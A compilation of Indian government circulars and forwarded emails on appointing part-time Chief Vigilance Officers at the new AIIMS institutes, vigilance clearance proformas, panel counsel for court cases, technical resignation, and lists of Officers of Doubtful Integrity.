Subject:- Forwarding panel of officers to the Commission for appointment of part-time Chief Vigilance Officer(CVO) in Ministries/Departments/Autonomous Institutions etc.

In accordance with the provisions of Chapter-III of the Vigilance Manual-2017, part-time CVOs in Ministries/Departments/Autonomous Institutions are appointed from a panel approved by the Commission. It has been quite often observed that while forwarding a panel for Commission's consideration, Ministries/Departments/Autonomous Institutions do not indicate the order of preference in which their suitability is to be considered. In some cases, only one name is proposed by some Ministries/ Departments for appointment of part-time CVO. Apart from restricting the choice of the Commission, rejection of that officer on any ground of suitability would necessitate another reference from the organization leading to delay in appointment of CVO.

2. It has therefore been decided by the Commission that in future, Ministries/Departments/Autonomous Institutions shall forward a panel of two officers (in case of small organizations) and three officers (in case of large organizations) to the Commission for consideration clearly indicating the order of preference for appointment of part-time CVO.

3. The above direction may be noted by all Ministries/Departments/Autonomous Institutions, etc. for strict compliance.

(PK Mohanty)
Officer on Special Duty

To

All Chief Vigilance Officers of Ministries/Departments/Autonomous Institutions

A-45013/28/2017-HPE

3215306/2023/VIGILANCE

Telegraphic Address :
"SATARKTA: New Delhi

E-Mail Address
cenvigil@nic.in

Website
www.cvc.nic.in

EPABX
24600200

फैक्स / Fax : 24651186

सत्यमेव जयते

केन्द्रीय सतर्कता आयोग
CENTRAL VIGILANCE COMMISSION

सतर्कता भवन, जी.पी.ओ. कॉम्पलैक्स,
ब्लॉक–ए, आई.एन.ए., नई दिल्ली–110023
Satarkta Bhawan, G.P.O. Complex,
Block A, INA, New Delhi-110023

सं. / No.....021-AIS-1(2)/150757

दिनांक / Dated 16.03.2022

OFFICE MEMORANDUM

******

Subject:- Revised Proforma for furnishing details of officers by the Cadre Controlling Authorities while seeking vigilance clearance-modification of Point No. 13- reg.

*****

Kind attention is invited to the Central Vigilance Commission's OM of even number dated 03.09.2021 vide which 13-point proforma for capturing departmental inputs on antecedence of concerned officer has been circulated. The revised proforma has two distinct parts (Part-I & II) which are to be submitted separately, under the signature of CVO/HOD. Prior to this, the departmental inputs were captured in 12-point proforma. The additional point (Point No 13) of the revised proforma captures information on complaint(s) pending against the concerned officer, along with its relevant details (i.e. age/status/gist etc).

2. The Central Vigilance Commission discharges its functions and duties, as mandated under the CVC Act, 2003, amended from time to time. Para 3.3 (a) of the comprehensive guidelines issued by the Central Vigilance Commission vide its circular No. 25/12/21 dated 24.12.2021 (F. No. 021/VGL/051) on complaint handling mechanism reads as under:

> "Central Vigilance Commission deals with complaints in the matters of corruption and irregular acts having vigilance angle."

Similarly, Para 1.4.9 of Chapter-I of Vigilance Manual (updated 2021) also stipulates that administrative misconduct would be dealt by the disciplinary authority in an appropriate manner. If lapse is without vigilance angle, the disciplinary authority would be within its rights to initiate appropriate penalty proceedings against erring employees.

3. Keeping in view the above, the Commission has decided to modify Point 13 of proforma, as under:

Present Provision

"13. Whether any complaint is pending against the officer [if so, details to be furnished]"

Revised Provision

"13. Whether any complaint **with vigilance angle** is pending against the officer [if so, details to be furnished]"

4. The 13-point proforma with above modification may be used for departmental input on antecedence of officers. A copy of the prescribed proforma, along with ibid modification, is enclosed herewith for information, and use by administrative ministries/department/ organisations.

5. This issues with approval of the Commission.

(Anirban Biswas)
Under Secretary

To,

(i) The Secretaries of all Ministries / Departments of GoI
(ii) All CVOs as per Portal (through NIC)

Copy forwarded to Sr. TD, NIC, CVC-with a request to upload it on the Commission's website and notifying CVOs through the portal.

(Anirban Biswas)
Under Secretary

PARTICULARS OF THE OFFICERS FOR WHOM VIGILANCE COMMENTS / CLEARANCE BEING SOUGHT

(To be furnished and signed by the CVO or HOD)

1. Name of the Officer (in full) :
2. Father's name :
3. Date of Birth :
4. Date of Retirement :
5. Date of Entry into Service :
6. Service to which the officer belongs including batch / year cadre-etc wherever applicable :
7. Positions held (During the ten preceding years) :

S.No.	Organization (Name in full)	Designation & Place of posting	Administrative / nodal Ministry / Deptt. Concerned (in case of officers of PSUs etc.)	From	To

DATE:

(NAME AND SIGNATURE)

VIGILANCE PROFILE OF OFFICERS FOR WHOM VIGILANCE COMMENTS / CELARANCE BEING SOUGHT

(To be furnished and signed by the CVO or HOD)

Name of the Officer :

8. Whether the officer has been placed on the "Agreed List" or "List of Officers of Doubtful Integrity". (If yes, details to be given) :

9. Whether any allegation of misconduct involving vigilance angle was examined against the officer during the last 10 years and if so with what result (*) :

10. Whether any punishment was awarded to the officer during the last 10 years and if so, the date of imposition and details of the penalty (*) :

11. Is any disciplinary / criminal proceedings or charge sheet pending against the officers, as on date. [If so, details to be furnished – including reference no., if any, of the Commission] :

12. Is any action contemplated against the officer as on date [If so, details to be furnished (*) :

13. Whether any complaint **with vigilance angle** is pending against the officer [If so, details to be furnished]. :

DATE: (NAME AND SIGNATURE)

(*) If vigilance clearance had been obtained from the Commission in the past, the information may be provided for the period thereafter.

सत्यमेव जयते

केन्द्रीय सतर्कता आयोग
CENTRAL VIGILANCE COMMISSION

सतर्कता भवन, जी.पी.ओ. कॉम्पलैक्स,
ब्लॉक–ए, आई.एन.ए., नई दिल्ली–110023
Satarkta Bhawan, G.P.O. Complex,
Block A, INA, New Delhi-110023

सं./No. 021-AIS-1(2) / 2012 1

दिनांक / Dated 23.02.2024

CIRCULAR No. 06/02/24

*****

Sub: - Revised Proforma for furnishing details of officers by the Cadre Controlling Authorities while seeking vigilance clearance – modification of Point No.7 - reg.

Kind attention is invited to the Central Vigilance Commission's OM of even number dated 16.03.2022 vide which 13 Point Proforma capturing departmental input on antecedents of concerned officer has been circulated. At Point No. 7 of the 13 Point format, posting details of the officer(s) are furnished by the Cadre Controlling Authorities for soliciting Commission's input on vigilance status of the officer(s)/ assessing suitability of the officer(s) for appointment of CVO.

2. It has now been decided that Point No. 7 of the 13 Point proforma may be modified to capture more details of the officers as under: -

Present provision

7. Positions held
(during the ten preceding years) :

Modified provision

7. Positions held **including whether the officer has functioned as a CVO in part time or additional charge capacity**
(during the ten preceding years) :

US(Vigilance)

Contd./-

3. A copy of the prescribed proforma along with ibid modification, is enclosed herewith for information and use by Administrative Ministries/ Department/ Organizations.

4. This issues with the approval of the Commission.

(Anirban Biswas)
Under Secretary

To,

(i) The Secretaries of all Ministries/Departments of GoI,

(ii) All CVOs as per portal (through NIC),

(iii) Copy forwarded to Sr. TD, NIC, CVC – with a request to upload it on the Commission's website and notify CVOs through the portal.

(Anirban Biswas)
Under Secretary

PARTICULARS OF THE OFFICER FOR WHOM VIGILANCE COMMENTS/CLEARANCE BEING SOUGHT

(To be furnished and signed by the CVO or HOD)

1. Name of the Officer (in full) :
2. Father's name :
3. Date of Birth :
4. Date of Retirement :
5. Date of Entry into Service :
6. Service to Which the officer belongs including batch/ year cadre etc. wherever applicable :
7. Positions held **including whether the officer has functioned as a CVO in part time or additional charge capacity** :

(During the ten preceding years)

Sl.No.	Organization (Name in full	Designation & Place of posting	Administrative/ nodal Ministry/ Deptt. concerned (in case of officers of PSUs etc.)	Form	TO

DATE:

(NAME AND SIGNATURE)

VIGILANCE PROFILE OF OFFICERS FOR WHOM VIGILANCE COMMENTS/ CLEARANCE BEING SOUGHT

(To be furnished by the CVO or HOD)

Name of the Officer :

8. Whether the officer has been placed on the "Agreed List" or "List of Officer of Doubtful Integrity". (If yes, details to be given) :

9. Whether any allegation of misconduct involving vigilance angle was examined against the officer during the last 10 years and if so with what result (*) :

10. Whether any punishment was awarded to the officer during the last 10 years and if so, the date of imposition and details of the penalty (*) :

11. Is any disciplinary/ criminal proceedings or charge sheet pending against the officer, as on date. [If so, details to be furnished- including reference no., if any, of the Commission] :

12. Is any action contemplated against the officer as on date [If so, details to be furnished (*)] :

13. Whether any complaint **with vigilance angle** is pending against the officer [if so, details to be furnished]. :

DATE:

(NAME AND SIGNATURE)

(*) If vigilance clearance had been obtained from the Commission in the past, the information may be provided for the period thereafter.

Gmail

pmssysection iv <pmssysectioniv@gmail.com>

Appointment of part-time CVO in all new AIIMS as advised by Central Vigilance Commission (CVC)

2 messages

pmssysection iv <pmssysectioniv@gmail.com> Mon, Sep 9, 2024 at 7:17 PM
To: Director AIIMS Bhopal <director@aiimsbhopal.edu.in>, director bhubaneswar <director@aiimsbhubaneswar.edu.in>, Director AIIMS Jodhpur <director@aiimsjodhpur.edu.in>, Director Patna <director@aiimspatna.org>, Director AIIMS Raipur <director@aiimsraipur.edu.in>, Director AIIMS Rishikesh <director@aiimsrishikesh.edu.in>, Director Mangalagiri <director@aiimsmangalagiri.edu.in>, Director AIIMS Nagpur <directoraiimsnagpur@gmail.com>, edaiimsrbl@gmail.com, rajwanshiarvind@hotmail.com, ED AIIMS Kalyani <ed@aiimskalyani.edu.in>, Executive Director Gorakhpur <executivedirector@aiimsgorakhpur.edu.in>, "Prof. Dr. D.K. Singh, Director" <director@aiimsbathinda.in>, Director AIIMS Deoghar <director@aiimsdeoghar.edu.in>, Bibinagar <director@aiimsbibinagar.edu.in>, Executive Director AIIMS BILASPUR <director@aiimsbilaspur.edu.in>, shakti810505@gmail.com, cdskatoch@gmail.com, Executive Director AIIMS Rajkot <ed.aiimsrajkot@gmail.com>, HanumanthaRao Mangu <drmhraosvims1957@gmail.com>, Director AIIMS Guwahati <director@aiimsguwahati.ac.in>, madhabananda@gmail.com, sachimohanty@rediffmail.in
Cc: dydir <dydir@aiimsbhopal.edu.in>, dda <dda@aiimsbhubaneswar.edu.in>, DDA AIIMS JODHPUR <dda@aiimsjodhpur.edu.in>, DDA AIIMS PATNA <dda@aiimspatna.org>, DDA AIIMS Raipur <dda@aiimsraipur.edu.in>, dda <dda@aiimsrishikesh.edu.in>, dda <dda@aiimsmangalagiri.edu.in>, ddaiimsnagpur1 <ddaiimsnagpur1@gmail.com>, Saroj Singh <sarojkr.singh@gov.in>, "Dr. PRADIP KUMAR" <kpradip10@gmail.com>, dda@aiimskalyani.edu.in, dda@aiimsgorakhpur.edu.in, Rajeev Sen Roy <rajeevsenroy30@gmail.com>, Lt Col Rajeev Sen Roy <dda@aiimsbathinda.edu.in>, DDA Administration <dda@aiimsdeoghar.edu.in>, AMRENDRA KUMAR <amrendra.kumar72@gov.in>, office.aiimsdeoghar@gmail.com, dda aiimsbibinagar <dda.aiimsbibinagar@gmail.com>, dda@aiimsbibinagar.edu.in, ddaaiimsbilaspur <ddaaiimsbilaspur@gmail.com>, ddaaiimsjammu <ddaaiimsjammu@gmail.com>, dda aiimsrajkot <dda.aiimsrajkot@gmail.com>, ddamadurai1189 <ddamadurai1189@gmail.com>, Administrative Officer <ao.aiimsmadurai@gmail.com>, Mukesh Kumar <mac.prasad@gmail.com>, ddaaiimsawantipora1@gmail.com, Praveen.batra@gov.in, sachin kumar <Sachin.k@nic.in>, "Cc:" <dinesh.kumar14@nic.in>, ":" <ak.biswas57@nic.in>, sankar.garg@gov.in, Amit Batra <amit.batra@gov.in>

Sir/ Madam

Please find attached letter dated No. Z-28015/51/2024-PMSSY dated 09.09.2024 regarding appointment of part-time CVO in all new AIIMS.

Please ignore earlier e-mail.

Note: pmssysectioniv@gmail.com is an issue only email id. In case this email requires you to reply, you are requested to reply to all the officials of PMSSY-IV Section at - dinesh.kumar14@nic.in; ak.biswas57@nic.in; vaishali.vinayak@gov.in; sup15.81997@gov.in; dev.gothal@gov.in; sankar.garg@gov.in; amit.batra@gov.in
Regards
PMSSY-IV Section
Ministry of Health and Family Welfare

Part Time CVO.pdf
51K

DDA AIIMS Gorakhpur <dda@aiimsgorakhpur.edu.in> Mon, Sep 9, 2024 at 8:11 PM
To: pmssysectioniv@gmail.com
Cc: Praveen.batra@gov.in, Sachin.k@nic.in, dinesh.kumar14@nic.in, ak.biswas57@nic.in, sankar.garg@gov.in, amit.batra@gov.in

Z-28015/51/2024-PMSSY-IV (FTS No. 8287964)
Government of India
Ministry of Health & Family Welfare
(PMSSY-IV Section)

Nirman Bhawan, New Delhi
Dated 09.09.2024

To,

Executive Director,
All new AIIMS.

Subject: Appointment of part-time CVO in all new AIIMS as advised by Central Vigilance Commission (CVC) — reg.

Sir,

I am directed to state that on the advice of CVC and with the approval of the Hon'ble HFM, it has been decided to create a Vigilance set up in new AIIMSs as below:

i. Vigilance set up in new AIIMSs to be created by assigning additional charge of CVO to one of the officials/faculty of the Institute in consultation with CVC from amongst the panel of three names, furnished by the Institute from those who have not been entrusted with any administrative and financial assignment in the Institute.

ii. The panel of names to be forwarded to the CVC with the approval of Secretary, HFW through the Vigilance Division of the Ministry.

iii. One of the official/faculty of the Institute included in the panel forwarded by the Ministry to be concurred by Central Vigilance Commission for the post of Vigilance Officer.

iv. The part time CVOs would be appointed without any additional remuneration, for a period of three years at a time.

v. The Executive Director/Dy. Director (Admin)/FA/any other officer/faculty presently involved (or handled in past) administrative and Finance related functions of respective AIIMS not to be considered for appointment of Vigilance Officer/part-time CVO.

vi. The Institute should not correspond with CVC directly for appointment of part time CVO and all such proposal to be necessarily routed through the Ministry.

2. Accordingly, all the New AIIMS set up under PMSSY are requested to forward a panel of three names of Faculty/Officers of the Institute for consideration of the Ministry in consultation with CVC for assigning additional charge of CVO to one of them. The above details should be sent to the Ministry by 15.09.2024 as per CVC proforma attached.

3. Further, it has also come to the notice of the Ministry that few Institutes have designated part time CVOs without the approval of the Ministry or CVC. Accordingly, all Institutes are advised to follow the proper process and appoint part time CVO only after the approval of the competent authority as per laid down procedure.

Encl: As above

Yours faithfully

Signed by Arun Kumar Biswas
Date: 09-09-2024 19:06:41

(Arun Kumar Biswas)
Under Secretary to the Government of India
Tel:011-23061343
ak.biswas57@nic.in

Copy to: (for necessary action)

1. DDA all new AIIMS

Copy for information to:

i. PS to JS (AMB)
ii. Director (Vigilance)

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: For engagement/appointment of Government counsel from the panel of Union of India for defending Court cases where Union of India is also a party along with an Autonomous Body - reg.

1 message

DDA AIIMS PATNA <dda@aiimspatna.org>
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fri, Dec 26, 2025 at 3:10 PM

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **pmssysection iv** <pmssysectioniv@gmail.com>
Date: Mon, Nov 4, 2024 at 4:52 PM
Subject: For engagement/appointment of Government counsel from the panel of Union of India for defending Court cases where Union of India is also a party along with an Autonomous Body - reg.
To: Director AIIMS Bhopal <director@aiimsbhopal.edu.in>, director bhubaneswar <director@aiimsbhubaneswar.edu.in>, Director AIIMS Jodhpur <director@aiimsjodhpur.edu.in>, Director Patna <director@aiimspatna.org>, Director AIIMS Raipur <director@aiimsraipur.edu.in>, Director AIIMS Rishikesh <director@aiimsrishikesh.edu.in>, Director Mangalagiri <director@aiimsmangalagiri.edu.in>, Director AIIMS Nagpur <directoraiimsnagpur@gmail.com>, <edaiimsrbl@gmail.com>, <rajwanshiarvind@hotmail.com>, ED AIIMS Kalyani <ed@aiimskalyani.edu.in>, Executive Director Gorakhpur <executivedirector@aiimsgorakhpur.edu.in>, Prof. Dr. D.K. Singh, Director <director@aiimsbathinda.in>, Director AIIMS Deoghar <director@aiimsdeoghar.edu.in>, Bibinagar <director@aiimsbibinagar.edu.in>, Executive Director AIIMS BILASPUR <director@aiimsbilaspur.edu.in>, <shakti810505@gmail.com>, <cdskatoch@gmail.com>, Executive Director AIIMS Rajkot <ed.aiimsrajkot@gmail.com>, HanumanthaRao Mangu <drmhraosvims1957@gmail.com>, Director AIIMS Guwahati <director@aiimsguwahati.ac.in>, <madhabananda@gmail.com>, <sachimohanty@rediffmail.in>
Cc: dydir <dydir@aiimsbhopal.edu.in>, dda <dda@aiimsbhubaneswar.edu.in>, DDA AIIMS JODHPUR <dda@aiimsjodhpur.edu.in>, DDA AIIMS PATNA <dda@aiimspatna.org>, DDA AIIMS Raipur <dda@aiimsraipur.edu.in>, dda <dda@aiimsrishikesh.edu.in>, dda <dda@aiimsmangalagiri.edu.in>, ddaiimsnagpur1 <ddaiimsnagpur1@gmail.com>, <DDA@aiimsrbl.edu.in>, Dr. PRADIP KUMAR <kpradip10@gmail.com>, <dda@aiimskalyani.edu.in>, <dda@aiimsgorakhpur.edu.in>, Rajeev Sen Roy <rajeevsenroy30@gmail.com>, Lt Col Rajeev Sen Roy <dda@aiimsbathinda.edu.in>, DDA Administration <dda@aiimsdeoghar.edu.in>, AMRENDRA KUMAR <amrendra.kumar72@gov.in>, <office.aiimsdeoghar@gmail.com>, dda aiimsbibinagar <dda.aiimsbibinagar@gmail.com>, <dda@aiimsbibinagar.edu.in>, ddaaiimsbilaspur <ddaaiimsbilaspur@gmail.com>, ddaaiimsjammu <ddaaiimsjammu@gmail.com>, ddamadurai1189 <ddamadurai1189@gmail.com>, Administrative Officer <ao.aiimsmadurai@gmail.com>, <t.ngamlien@icg.gov.in>, Mukesh Kumar <mac.prasad@gmail.com>, <ddaaiimsawantipora1@gmail.com>, Cc: <dinesh.kumar14@nic.in>, : <ak.biswas57@nic.in>, <taranjeet.singh@nic.in>, <vaishali.vinayak@gov.in>, <sup15.81997@gov.in>

Sir/ Madam

Please find the attachment.

Note: pmssysectioniv@gmail.com is an issue only email id. In case this email requires you to reply, you are requested to reply to all the officials of

PMSSY-IV Section at - dinesh.kumar14@nic.in; ak.biswas57@nic.in; taranjeet.singh@nic.in; vaishali.vinayak@gov.in; sup15.81997@gov.in;
Regards
PMSSY-IV Section
Ministry of Health and Family Welfare

---

2 attachments

document - 2024-11-04 (2).pdf
50K

Encl (9).pdf
4629K

No.:C- 18011/81/2024-PMSSY-IV
Government of India
Ministry of Health and Family Welfare
(PMSSY - IV Section)
***

Room No:745A, Nirman Bhawan, New Delhi
Dated 29-10-2024

To

Executive Director, All New AIIMS

Subject: For engagement/appointment of Government counsel from the panel of Union of India for defending Court cases where Union of India is also a party along with an Autonomous Body - reg.

Sir,

I am directed to refer to Department of Legal Affairs's OM No. J-12012/2/2017-Judicial dated 30.06.2017 and MoHFW Legal Cell's OM No. C-18017/22/2021-Legal Cell dated 17.12.2021 on the above subject and to say that the court cases wherein Union of India is also a party along with AIIMS, the same should be defended on behalf of both, AIIMS as well as Union of India by the panel counsel engaged by the Department of Legal Affairs only.

Encl: As above

Yours faithfully,

Signed by Taranjeet Singh
Date: 29-10-2024 17:23:54

(Taranjeet Singh)
Under Secretary to the Government of India
Tel:011-23061343

Copy to:

Dy. Director (Admin), All New AIIMS

293766/2022/INI-I

2469971/2021/ME

V-16020/101/2020-INI-I

669/670

135

F. No. J-12012/2/2017-Judicial
Government of India
Ministry of Law & Justice
Department of Legal Affairs
Judicial Section

Shastri Bhawan, New Delhi,
Date 29th June, 2017
30th

OFFICE MEMORANDUM

Sub: ***For engagement / appointment of Government counsel from the panel of Union of India for defending Court cases where Union of India is also a party alongwith an Autonomous Body.***

The undersigned is directed to state that it has come to notice of this Department that in a number of cases before Tribunals and Courts, where Union of India and autonomous bodies are the main contestant parties, the Counsel appearing on behalf of autonomous bodies are not defending the cases in true spirit. This has resulted in matters having been lost despite the fact that experienced panel Counsel (for UoI) were available to properly defend the case.

2. Apart from the above, Ministry of Law & Justice has received complaints against the Counsel representing autonomous bodies that many such Counsel are not assisting the panel Counsel of Union of India wherever they have been engaged, giving way to many legal complications / problems due to the vested interests of such Counsel.

3. It is also pertinent to mention here that most of the autonomous bodies are not only funded by Government of India but also governed by various rules and regulations of the Government of India. They are also cooperative with the Government of India in implementing various policy decisions. Any adverse decision of the courts impacts the policy framework of the Government as well as set principals and also imposes huge financial implications on the Government of India.

4. In light of the above, all the Ministries / Departments are advised to issue instructions to the autonomous bodies under their administrative control that the cases where Union of India is also a party along with an autonomous body, should be defended on behalf of both, the autonomous body as well as Union of India before any Court / Tribunal by the panel Counsel engaged by the Department of Legal Affairs only.

This issues with the approval of competent authority.

(R. K. Srivastava)
Deputy Legal Adviser

All the Ministries / Departments of Govt. of India

File No.C-18017/22/2021-Legal

FTS: 24579.
2457930

File No. C.18017/22/2021-Legal Cell
Government of India
Ministry of Health and Family welfare
Department of Health and Family Welfare

Nirman Bhawan New Delhi
Dated : 17/12/2021

OFFICE MEMORANDUM

Subject :- For engagement/ appointment of Government counsel from the panel of Union of India for defending court cases where Union of India is also a party alongwith an Autonomous Body.

The undersigned is directed to forward herewith D.O. Letter No. J-18/50/2021-Judicial dated 09.12.2021 from Secretary, Department of Legal Affairs and Office Memorandum J-12012/2/2017- Judicial dated 30.06.2017 (copy enclosed) on the above subject received from Department of Legal Affairs wherein the Ministries/Departments of Government of India have been advised to issue instructions to the autonomous bodies under their administrative control that the 1Court Cases wherein Union of India is also a party along with an autonomous body, the same should be defended on behalf of both, the autonomous body as well as Union of India by the Panel Counsel engaged by the Department of Legal Affairs only.

2. In this regard, all the autonomous bodies and the Divisions of the Ministry are requested to comply with the instructions as received from the Department of Legal Affairs in this regard.

This issues with the approval of Competent Authority.

Digitally Signed by Manish Raj
Date: 17-12-2021 14:44:41
Reason: Approved
(Manish Raj)

Under Secretary to the Government of India
email: legal-mohfw@gov.in
Telephone:011-23062068

ASO (RKS)
21/12/21

Enclosure: As above

To,

i. 1. The DGHS, Dte. General Health Services, Nirman Bhawan, New Delhi.

ii. 2. The Secretary, Deptt. of Health Research, IRCS Building, New Delhi.

iii. 3. Heads of all Autonomous Bodies under MoHFW.

Pl. send to NMC for compliance
21/12

SO(MP-I) DIR(MR) | DIR(AJ) | DS(DUK) | DS(AKG)

US(MEP)

PL upon accordance

भारत सरकार /Government of India
वित्त मंत्रालय /Ministry of Finance
व्यय विभाग/Department of Expenditure
ई III (क) शाखा/E.III(A) Branch
****

Ref: M/o Health & Family Welfare's eFile No. Z-28016/192/2020-PMSSY-IV-Part(1).

Ministry of Health & Family Welfare may refer to their e-file (Computer No.300615314) regarding implementation of technical resignation to the employees (faculty and non-faculty) in various New AIIMS set up under PMSSY.

2. The proposal has been considered in this Department. Ministry of Health & Family Welfare is advised to review the proposal in light of the following observations:-

(i) It is stated that AIIMS, New Delhi and 22 other new AIIMS are established under AIIMS Act, 1956 with AIIMS Amendment Act, 2012. However, the proposal has been moved only for the 22 new AIIMS excluding AIIMS, New Delhi. Whereas, IFD had concurred the proposal for extending this benefit to the employees of AIIMS, New Delhi.

It may be clarified whether the provision of technical resignation has already been extended to the employees of AIIMS, New Delhi and if so, whether the approval of this Department was sought in this regard. A clear view for extending the provision of technical resignation to AIIMS, New Delhi may be placed on file.

(ii) There appears to be large number of medical Autonomous Bodies under M/o H&FW other than AIIMS. The instant proposal has been covering the employees of AIIMS only. On extending the benefits of technical resignation exclusively to the employees of AIIMS, whether similar demands would not be raised by the other Autonomous Bodies under M/o H&FW.

(iii) The provisions for movement of employees other than resignation within AIIMS and other independent autonomous bodies may be clarified.

(iv) Although MoH&FW has attempted to confirm from M/o Education whether the provision of technical resignation is available to the employees of IITs / IIMS/ ABs under M/o Education. However, no reply has been received from M/o Education in this regard. It is advised to seek comments of M/o Education urgently in this regard.

(v) Retention of lien is the part of the provisions of technical resignation. Similarly, instructions of DOPT clearly provide that on technical resignation, seniority in the post held by the employee on substantive basis in parent cadre continue to be protected. Therefore, the proposal of MoHFW for non-retention of lien and not maintaining the seniority in the post held by the employee on substantive basis appears to be inconsistent with the policy of government in respect of Central Government servants.

3. This issues with the approval of the competent authority.

24/07/2024

(Vijay Kumar Sharma)
Under Secretary (E.III.A)

AS & FA, Ministry of Health & Family Welfare, Nirman Bhawan, New Delhi
Department of Expenditure, ID No. 14-04/2024-E.III.A, dated: 24.07.2024

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Preparation of list of Officers of Doubtful Integrity (ODI) and Agreed List for MoHFW forthe Year 2025-reg.

1 message

DDA AIIMS PATNA <dda@aiimspatna.org> Fri, Dec 26, 2025 at 3:06 PM
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **pmssysection iv** <pmssysectioniv@gmail.com>
Date: Mon, Nov 11, 2024 at 11:38 AM
Subject: Preparation of list of Officers of Doubtful Integrity (ODI) and Agreed List for MoHFW forthe Year 2025-reg.
To: Director AIIMS Bhopal <director@aiimsbhopal.edu.in>, director bhubaneswar <director@aiimsbhubaneswar.edu.in>, Director AIIMS Jodhpur <director@aiimsjodhpur.edu.in>, Director Patna <director@aiimspatna.org>, Director AIIMS Raipur <director@aiimsraipur.edu.in>, Director AIIMS Rishikesh <director@aiimsrishikesh.edu.in>, Director Mangalagiri <director@aiimsmangalagiri.edu.in>, Director AIIMS Nagpur <directoraiimsnagpur@gmail.com>, <edaiimsrbl@gmail.com>, <rajwanshiarvind@hotmail.com>, ED AIIMS Kalyani <ed@aiimskalyani.edu.in>, Executive Director Gorakhpur <executivedirector@aiimsgorakhpur.edu.in>, Prof. Dr. D.K. Singh, Director <director@aiimsbathinda.in>, Director AIIMS Deoghar <director@aiimsdeoghar.edu.in>, Bibinagar <director@aiimsbibinagar.edu.in>, Executive Director AIIMS BILASPUR <director@aiimsbilaspur.edu.in>, <shakti810505@gmail.com>, <cdskatoch@gmail.com>, Executive Director AIIMS Rajkot <ed.aiimsrajkot@gmail.com>, HanumanthaRao Mangu <drmhraosvims1957@gmail.com>, Director AIIMS Guwahati <director@aiimsguwahati.ac.in>, <madhabananda@gmail.com>, <sachimohanty@rediffmail.in>
Cc: dydir <dydir@aiimsbhopal.edu.in>, dda <dda@aiimsbhubaneswar.edu.in>, DDA AIIMS JODHPUR <dda@aiimsjodhpur.edu.in>, DDA AIIMS PATNA <dda@aiimspatna.org>, DDA AIIMS Raipur <dda@aiimsraipur.edu.in>, dda <dda@aiimsrishikesh.edu.in>, dda <dda@aiimsmangalagiri.edu.in>, ddaiimsnagpur1 <ddaiimsnagpur1@gmail.com>, Saroj Singh <sarojkr.singh@gov.in>, Dr. PRADIP KUMAR <kpradip10@gmail.com>, <dda@aiimskalyani.edu.in>, <dda@aiimsgorakhpur.edu.in>, Rajeev Sen Roy <rajeevsenroy30@gmail.com>, Lt Col Rajeev Sen Roy <dda@aiimsbathinda.edu.in>, DDA Administration <dda@aiimsdeoghar.edu.in>, AMRENDRA KUMAR <amrendra.kumar72@gov.in>, office aiimsdeoghar <office.aiimsdeoghar@gmail.com>, dda aiimsbibinagar <dda.aiimsbibinagar@gmail.com>, DDA AIIMS Bibinagar <dda@aiimsbibinagar.edu.in>, ddaaiimsbilaspur <ddaaiimsbilaspur@gmail.com>, ddaaiimsjammu <ddaaiimsjammu@gmail.com>, dda aiimsrajkot <dda.aiimsrajkot@gmail.com>, ddamadurai1189 <ddamadurai1189@gmail.com>, Administrative Officer <ao.aiimsmadurai@gmail.com>, Mukesh Kumar <mac.prasad@gmail.com>, <ddaaiimsawantipora1@gmail.com>,
Cc: <Dinesh.kumar14@nic.in>, <vaishali.vinayak@gov.in>, <taranjeet.singh@nic.in>

Sir/ Madam

I am directed to forward an Office Memorandum dated 17.10.2024 on the subject cited above and to request that, the requisite list may be furnished to following mentioned e-mail IDs on or before 13.11.2024 so that the compiled list can be forwarded to Vigilance Division, MoHFW.
Mail IDs:
taranjeet.singh@nic.in; vaishali.vinayak@gov.in; sup15.81997@gov.in;

Please find the attachment.

Note: pmssysectioniv@gmail.com is an issue only email id. In case this email requires you to reply, you are requested to reply to all the officials of PMSSY-IV Section at - dinesh.kumar14@nic.in; taranjeet.singh@nic.in; vaishali.vinayak@gov.in; sup15.81997@gov.in;

Regards

PMSSY-IV Section

Ministry of Health and Family Welfare

ODI&AgreedList.pdf
584K

C-13019/27/2024-Vig.
Government of India
Ministry of Health and Family Welfare
(Vigilance Division)

Nirman Bhawan, New Delhi
Dated: 17-10-2024

Office Memorandum

Subject: Preparation of list of Officers of Doubtful Integrity (ODI) and Agreed List for MoHFW for the year 2025- reg.

The undersigned is directed to inform that as an annual exercise, a list of Officers of Doubtful Integrity (ODI) and Agreed List are prepared by the Vigilance Division in consultation with CBI. The purpose of the list is to ensure that the officers are not posted to 'sensitive assignments'. The list would help to know about the officers whose work and conduct need both special attention and closer supervision scrutiny. The lists will be treated as 'Secret'.

2. The List of Officers of Doubtful Integrity (ODI) should include names of those officers only who, after enquiry or during the course of enquiry, have been found to be lacking in integrity. It will include the names of the officers falling under one of the following categories:-

(i). Convicted in court of law on a charge of lack of integrity or for an offence involving moral turpitude but on whom, in view of exceptional circumstances, a penalty other than dismissal, removal or compulsory retirement is imposed;

(ii). Awarded departmentally a major penalty:-

(a). on charge of lack of integrity,

(b). on charge of gross dereliction of duty in protecting the interest of Government although the corrupt motive may not be capable of proof.

(iii). Against whom proceedings for a major penalty or a court trial are in progress for alleged acts involving lack of integrity or moral turpitude

(iv). Who were prosecuted but acquitted on technical grounds, and in whose case on the basis of evidence during the trial there remained a reasonable suspicion against their integrity.

3. The name of the officers of the following categories should not be included in this list of ODI:-

(i). Officers who have been cleared or honourably acquitted as a result of disciplinary proceedings or court trial;

(ii). Officers against whom an enquiry of investigation has not brought forth sufficient evidence for recommending even a disciplinary case.

(iii). Officers who have been convicted of offences not involving lack of integrity or Moral turpitude

(iv). Officers against whom disciplinary proceedings have been completed or are in progress in respect of administrative lapses, minor violation of conduct rules and the like.

4 . 'Agreed List' consists of the gazetted officers whose honesty/integrity is suspected to be doubtful. The list is prepared after consultation with CBI. While preparing the list, reputation, complaints and other information received against the officers are analysed. Once an officer is included in the Agreed List, he has to be closely watched both by the Ministry/Department and the CBI. The department has to exercise scrutiny over the disposal of files and other work by the Officer. Once a case against the officer on Agreed List is registered by CBI, his name would be deleted from the list. The Agreed List is prepared on an annual basis. The list will remain in force for one year from the date of preparation. At the end of this period, the list will be reviewed and the names of those officers against whom there is not sufficient evidence to proceed against will be deleted from the list.

